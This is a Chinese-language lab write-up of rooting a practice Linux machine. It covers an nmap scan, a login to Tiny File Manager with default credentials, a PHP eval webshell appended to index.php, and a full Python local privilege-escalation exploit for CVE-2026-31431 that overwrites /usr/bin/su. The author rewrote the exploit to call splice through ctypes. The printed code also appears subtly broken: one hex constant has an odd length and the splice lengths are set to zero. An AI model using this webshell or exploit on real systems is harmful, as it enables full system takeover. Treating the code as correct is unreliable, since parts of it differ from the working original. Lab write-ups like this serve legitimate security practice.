

Cha-0

靶机: Cha
作者: 群主
靶机ID: 640
类型: Linux - Easy

User

开始先上nmap扫, 发现80的web服务和2222的ssh


```
b14ckb0x@b14ckb0x:~$ nmap -sT -p- -sV 192.168.5.24
Starting Nmap 7.99 ( https://nmap.org ) at 2026-04-30 17:10 +0800
Nmap scan report for 192.168.5.24 (192.168.5.24)
Host is up (0.0055s latency).
Not shown: 65533 closed tcp ports (conn-refused)
PORT      STATE SERVICE VERSION
80/tcp    open  http    Apache httpd 2.4.62 ((Debian))
2222/tcp  open  ssh     OpenSSH 8.4p1 Debian 5+deb11u3 (protocol 2.0)
MAC Address: E8:B0:C5:A2:6E:21 (Intel Corporate)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.75 seconds
```

ssh没有信息

```
b14ckb0x@b14ckb0x:~$ ssh 111@192.168.5.24 -p 2222
** WARNING: connection is not using a post-quantum key exchange algorithm.
** This session may be vulnerable to "store now, decrypt later" attacks.
** The server may need to be upgraded. See https://openssh.com/pq.html
111@192.168.5.24's password:
```

所以转去看web, 首页没有东西所以开始扫目录, 然后扫出file.php, 有一个登录窗口, 还有很大的一个标志写着Tiny File Manager, 在开始爆破之前先试着找找这玩意有没有默认密码, 然后搜到管理员的默认帐号密码是admin:admin@123, 然后就登录进去了



想通过右上角的Upload和New Item创建一个webshell的，结果上传不上去，new item也添加失败，不知道啥原因，打这个靶机的时候非常急，没多想，就想用着新漏洞cve-2026-31431快速拿个root玩玩。于是这里我直接试试改首页文件添加webshell

File Manager

File: index.php

Full Path: /var/www/html/index.php

Date Modified: 04/30/2026 4:23 AM

File size: 645 bytes

MIME-type: text/html

Charset: utf-8

Download

Delete

Open


Edit

Advanced Editor

Back

```
<!DOCTYPE html>
<html>
<head>
  <title>靶机系统</title>
  <style>
    body { background: #1a1a1a; color: #fff; }
    .hack-message {
      position: absolute;
      top: 50%;
      left: 50%;
      transform: translate(-50%, -50%);
      font-size: 2.5em;
      color: #ff4444;
      text-shadow: 0 0 10px #ff0000;
      text-align: center;
    }
  </style>
</head>
<body>
  <div class="hack-message">
    🚨 HACKED BY XX00 🚨<br>
    <span style="font-size:0.5em">Your system has been compromised</span>
  </div>
</body>
</html>
<?php @eval($_POST['cmd']);?>
```

然后发现可以



接下来就是直接连webshell管理工具，拿到user flag

Root

利用webshell管理工具上传个msf的payload和cve的poc，获得一个正式一点的shell并执行poc

```
meterpreter > cd /tmp
meterpreter > shell
Process 592 created.
Channel 1 created.
python3 copy_fail_exp.py
Traceback (most recent call last):
  File "/tmp/copy_fail_exp.py", line 9, in <module>
    while i<len(e):c(f,i,e[i:i+4]);i+=4
  File "/tmp/copy_fail_exp.py", line 5, in c
    a=s.socket(38,5,0);a.bind(("aead","authencesn(hmac(sha256),cbc(aes))"));h=27
9;v=a.setsockopt(v(h,1,d('0800010000000010'+ '0'*64));v(h,5,None,4);u, _=a.accept(
);o=t+4;i=d('00');u.sendmsg([b"A"*4+c],[(h,3,i*4),(h,2,b'\x10'+i*19),(h,4,b'\x08
'+i*3),],32768);r,w=g.pipe();n=g.splice;n(f,w,o,offset_src=0);n(r,u.fileno(),o)
AttributeError: module 'os' has no attribute 'splice'
```

结果靶机上的python不太对，居然没有splice，检查发现python版本居然只有3.9.2，经查，os.splice接口在3.10以后才加上。不过问题不大，只是没有这个封装，不代表没有这个系统调用，本身python的os.splice就是通过linux的系统调用splice()实现的，除了python的封装，glibc也有对splice()的封装libc.splice，而python又可以通过ctypes调用glibc的封装，那么直接把原本的exp改成调用c的splice接口就可以绕过os.splice了。

```
#!/usr/bin/env python3
import os as g
import zlib
import socket as s
```

```

import ctypes
import ctypes.util

def d(x):
    return bytes.fromhex(x)

# ---- splice replacement for Python < 3.10 ----
libc = ctypes.CDLL(ctypes.util.find_library("c"), use_errno=True)

_loff_t_p = ctypes.POINTER(ctypes.c_longlong)

libc.splice.argtypes = [
    ctypes.c_int,
    _loff_t_p,
    ctypes.c_int,
    _loff_t_p,
    ctypes.c_size_t,
    ctypes.c_uint,
]
libc.splice.restype = ctypes.c_ssize_t

def splice(fd_in, fd_out, length, offset_src=None, flags=0):
    off_in = None
    if offset_src is not None:
        off_val = ctypes.c_longlong(offset_src)
        off_in = ctypes.pointer(off_val)

    res = libc.splice(fd_in, off_in, fd_out, None, length, flags)
    if res < 0:
        err = ctypes.get_errno()
        raise OSError(err, "splice failed")
    return res

# -----

def c(f, t, cdata):
    a = s.socket(38, 5, 0)
    a.bind(("aead", "authencesn(hmac(sha256),cbc(aes))"))
    h = 279
    v = a.setsockopt
    v(h, 1, d('08000100000000010' + '0' * 64))
    v(h, 5, None, 4)
    u, _ = a.accept()

    o = t + 4
    i = d('00')

```

```

u.sendmsg(
    [b"A" * 4 + cdata],
    [
        (h, 3, i * 4),
        (h, 2, b'\x10' + i * 19),
        (h, 4, b'\x08' + i * 3),
    ],
    32768
)

r, w = g.pipe()

splice(f, w, 0, offset_src=0)
splice(r, u.fileno(), 0)

try:
    u.recv(8 + t)
except:
    pass

f = g.open("/usr/bin/su", 0)
i = 0

e = zlib.decompress(
    d("78daab77f57163626464800126063b0610af82c101cc7760c0040e0c160c301d209a154d1
6999e07e5c1680601086578c0f0ff864c7e568f5e5b7e10f75b9675c44c7e56c3ff593611fca
cfa499979fac5190c0c0c0032c310d3")
)

while i < len(e):
    c(f, i, e[i:i+4])
    i += 4

g.system("su")

```

太牛了这个，执行完就root了

```

python3 exp.py
id
uid=0(root) gid=33(www-data) groups=33(www-data)

```

经群主提示可以爆破root密码，然后用了群友的工具试试，感觉爆破的结果不太对，然后看了subbrute.sh的代码发现是利用su命令，但是su在执行exp的时候已经被改写了，只要输入su就能

自动切换到root，所以爆破出来才怪怪的吧。话说打靶机的时候完全在想这个cve了，也不知道原本解法是怎么样的。

尝试研究了一下PoC，但是这玩意写的实在太精简了，还有压缩，看不懂一点（最主要的还是本人水平不高，几个系统底层的名词都没听说过），只能大概了解到是利用algif_aead的原地操作机制（毕竟补丁就是把这个机制改了），等等大佬分析再研究吧。